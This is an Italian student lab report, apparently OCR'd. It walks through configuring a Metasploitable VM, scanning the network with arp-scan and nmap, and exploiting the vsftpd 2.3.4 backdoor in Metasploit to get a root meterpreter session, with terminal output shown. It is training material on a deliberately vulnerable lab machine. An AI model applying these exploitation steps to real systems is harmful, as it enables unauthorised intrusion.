
RAPPORTO

Per prima cosa ho cambiato la configurazione di rete della VM metasploitable. Ho comandato nel terminale /etc/network/interfaces e l'ho cambiata da dhcp a static, poi ho scritto indirizzo IP, subnet mask e gateway IP:



Dopo aver salvato il file, ho riavviato la VM metasploitable e ho controllato l'indirizzo IP per l'ultima verifica:

Quindi ho modificato la configurazione di rete della VM Linux da rete condivisa a rete bridge, in modo che la VM Linux ottenga l'indirizzo IP dalla subnet 192.168.1.0/24. Quindi ho utilizzato alcuni comandi nel terminale per cercare scansioni ARP e indirizzi IP:

```
┌──(rinatrustamov㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether ca:9d:05:e2:69:f1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.13/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 86038sec preferred_lft 86038sec
    inet6 fe80::e8db:4aa8:1d38:d0ef/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(rinatrustamov㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: ca:9d:05:e2:69:f1, IPv4: 192.168.1.13
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     80:02:9c:c5:c6:57       (Unknown)
192.168.1.27    3c:a6:f6:50:3c:55       (Unknown)
192.168.1.149   2e:31:e3:ac:c2:b6       (Unknown: locally administered)
192.168.1.27    3c:a6:f6:50:3c:55       (Unknown) (DUP: 2)
192.168.1.149   2e:31:e3:ac:c2:b6       (Unknown: locally administered) (DUP: 2)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.905 seconds (134.38 hosts/sec). 3 responded
```

Dopo aver scansionato i servizi della VM metasploitable usando nmap, ho scelto il servizio FTP per sfruttare le vulnerabilità. Quindi sono andato su msfconsole e ho cercato vsftpd. Ho scelto quello con backdoor. Dopo aver aggiunto l'indirizzo IP di metasploitable, ho eseguito l'exploit. Ho salvato la sessione come sessione 1, quindi l'ho aggiornata a sessione 2:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                  Information                    Connection
  --  ----  ----                  -----------                    ----------
  1         shell cmd/unix                                       192.168.1.13:38303 → 192.168.1.149:6200 (192.168.1.
                                                                 149)
  2         meterpreter x86/linux root @ metasploitable.localdomain 192.168.1.13:4433 → 192.168.1.149:36891 (192.168.1.
                                                                 149)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2...
```

Dopo essere andato alla directory root, ho creato una directory test_metasploit usando il comando "make directory". È stata creata e salvata. Per verificare ho scritto il comando “l”s nella directory root della VM Metasploitable:

```
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  test_metasploit  vnc.log
msfadmin@metasploitable:/root$ _
```

Funziona bene!